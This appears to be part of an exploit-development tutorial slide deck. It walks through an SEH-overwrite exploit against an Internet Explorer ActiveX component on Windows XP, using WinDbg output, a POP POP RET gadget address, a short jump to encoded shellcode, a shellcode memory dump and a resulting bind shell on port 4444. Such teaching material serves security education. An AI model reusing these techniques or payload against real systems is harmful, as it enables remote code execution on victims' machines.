015fd418: jscript!_except_handler4+0 (4047804c)
015fdd64: USER32!_except_handler3+0 (7e3c048f)
  CRT scope  0, func:   USER32!UserCallWinProcCheckWow+155 (7e3cac6b)
015fddc4: USER32!_except_handler3+0 (7e3c048f)
015fffdc: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseThreadStart+3d (7c83ab40)
                func:   kernel32!BaseThreadStart+4e (7c83ab56)
Invalid exception stack at ffffffff
```

Virtual: 015fa79c - 10

```
015fa78c 003ceaf8 <Unloaded_lus.dll>+0x3ceaf7
015fa790 00000000
015fa794 015fa90c <Unloaded_lus.dll>+0x15fa90b
015fa798 003cec70 <Unloaded_lus.dll>+0x3cec6f
015fa79c 015fa94c <Unloaded_lus.dll>+0x15fa94b
015fa7a0 4047804c jscript!_except_handler4
015fa7a4 d09ebaea
```

Executing the exploit (2)

- After the overflow occurs we successfully overwrites the old jscript **SE handler** later code execution will be redirected to our **POP POP RET** instructions


Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86
Previous
Next
Command - Pid 3424 - WinDbg:6.11.0001.404 X86
Memory - Pid 3424 - WinDbg:6.11.0001.404 X86

Offset: @$scopeip

```
770e488b 7428            je      OLEAUT32!SysFreeString+0x56 (770e48b5)
770e488d ff3500101677    push    dword ptr [OLEAUT32!g_itlsAppData (77161000)]
770e4893 83ee04          sub     esi,4
770e4896 ff15a4120e77    call    dword ptr [OLEAUT32!_imp__TlsGetValue (770e12a4)]
770e489c 85c0            test    eax,eax
770e489e 0f840e0c0000    je      OLEAUT32!SysFreeString+0x20 (770e54b2)
770e48a4 8b0e            mov     ecx,dword ptr [esi]  ds:0023:6161615d=????????
770e48a6 83c115          add     ecx,15h
770e48a9 83e1f0          and     ecx,0FFFFFFF0h
770e48ac 51              push    ecx
770e48ad 56              push    esi
770e48ae 8bc8            mov     ecx,eax
770e48b0 e86b010000      call    OLEAUT32!APP_DATA::FreeCachedMem (770e4a20)
```


```
0:008> !exchain
015fa79c: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
```

Virtual: 015fa79c – 10


```
015fa78c  61616161
015fa790  61616161
015fa794  61616161
015fa798  61616161
015fa79c  909006eb
015fa7a0  03eb26d2  MDIEEx!DllUnregisterServer+
```

Redirect code execution

- **The code is redirected to our fake SE Handler address**




```
03eb26c2 7411            je      MDIEEx!DllUnregisterServer+0x1610 (03eb26d5)
03eb26c4 83c608          add     esi,8
03eb26c7 47              inc     edi
03eb26c8 81fe00f0eb03    cmp     esi,offset MDIEEx!DllUnregisterServer+0xdf3b (03ebf000)
03eb26ce 72e4            jb      MDIEEx!DllUnregisterServer+0x15ef (03eb26b4)
03eb26d0 33c0            xor     eax,eax
03eb26d2 5f              pop     edi
03eb26d3 5e              pop     esi
03eb26d4 c3              ret
03eb26d5 8b4c2410        mov     ecx,dword ptr [esp+10h]
03eb26d9 668b04fdecefeb03 mov     ax,word ptr MDIEEx!DllUnregisterServer+0xdf27 (03ebefec)[edi*8]
03eb26e1 6a01            push    1
03eb26e3 668901          mov     word ptr [ecx],ax
```



```
0:008> !exchain
015fa79c: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
0:008> bp 03eb26d2
0:008> g
Breakpoint 3 hit
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=00000000 edi=00000000
eip=03eb26d2 esp=015f7e54 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MDIEEx!DllUnregisterServer+0x160d:
03eb26d2 5f              pop     edi
```

Jumping to our payload

- **Jumping over 6 bytes to reach ou shellcode starting at address 0x015fa7a4**



Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86
Previous
Next
Command - Pid 3424 - WinDbg:6.11.0001.404 X86

Offset: @$scopeip


```
015fa796 61              popad
015fa797 61              popad
015fa798 61              popad
015fa799 61              popad
015fa79a 61              popad
015fa79b 61              popad
015fa79c eb06            jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
015fa79e 90              nop
015fa79f 90              nop
015fa7a0 d226            shl     byte ptr [esi],cl
015fa7a2 eb03            jmp     <Unloaded_lus.dll>+0x15fa7a6 (015fa7a7)
015fa7a4 eb03            jmp     <Unloaded_lus.dll>+0x15fa7a8 (015fa7a9)
015fa7a6 59              pop     ecx
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MDIEEx!DllUnregisterServer+0x160e:
03eb26d3 5e              pop     esi
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=03eb26d4 esp=015f7e5c ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MDIEEx!DllUnregisterServer+0x160f:
03eb26d4 c3              ret
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=015fa79c esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_lus.dll>+0x15fa79b:
015fa79c eb06            jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
```

```
0:008>
```

Shellcode execution

- **Time to dance ☺**


Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86
Memory - Pid 3424 - W
Command - Pid 3424 - WinDbg:6.11.0001.404 X86
Console

Offset: @$scopeip

```
015fa79b 61              popad
015fa79c eb06            jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
015fa79e 90              nop
015fa79f 90              nop
015fa7a0 d226            shl     byte ptr [esi],cl
015fa7a2 eb03            jmp     <Unloaded_lus.dll>+0x15fa7a6 (015fa7a7)
015fa7a4 eb03            jmp     <Unloaded_lus.dll>+0x15fa7a8 (015fa7a9)
015fa7a6 59              pop     ecx
015fa7a7 eb05            jmp     <Unloaded_lus.dll>+0x15fa7ad (015fa7ae)
015fa7a9 e8f8ffffff      call    <Unloaded_lus.dll>+0x15fa7a5 (015fa7a6)
015fa7ae 4f              dec     edi
015fa7af 49              dec     ecx
015fa7b0 49              dec     ecx
```

Virtual: 015fa7a4

```
015fa7a4 eb5903eb
015fa7a8 fff8e805
015fa7ac 494fffff
015fa7b0 49494949
015fa7b4 565a5149
015fa7b8 33365854
015fa7bc 34585630
015fa7c0 36423041
015fa7c4 42304848
015fa7c8 43423033
015fa7cc 42325856
015fa7d0 34484244
015fa7d4 44413241
015fa7d8 54444130
015fa7dc 42514442
015fa7e0 41444130
015fa7e4 5a345856
015fa7e8 4a444238
015fa7ec 4f4e4d4f
015fa7f0 4e4b564c
015fa7f4 4e4a544d
015fa7f8 4f4f4f49
015fa7fc 4f4f4f4f
015fa800 484b5642
015fa804 3246564e
015fa808 384b3246
015fa80c 534e4445
015fa810 374e584b
015fa814 574a3045
015fa818 4e4f3041
015fa81c 344f484b
```

```
MDIEEx!DllUnregisterServer+0x160f:
03eb26d4 c3              ret
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=015fa79c esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_lus.dll>+0x15fa79b:
015fa79c eb06            jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=015fa7a4 esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_lus.dll>+0x15fa7a3:
015fa7a4 eb03            jmp     <Unloaded_lus.dll>+0x15fa7a8 (015fa7a9)
0:008> g
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>netstat -na | find "4444"
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
```

Questions

brian.mariani@htbridge.ch

References

- http://msdn.microsoft.com/en-us/library/ms680663%28v=VS.85%29.aspx
- http://msdn.microsoft.com/en-us/library/c68xfk56%28v=vs.71%29.aspx
- http://en.wikipedia.org/wiki/Win32_Thread_Information_Block
- http://corelan.be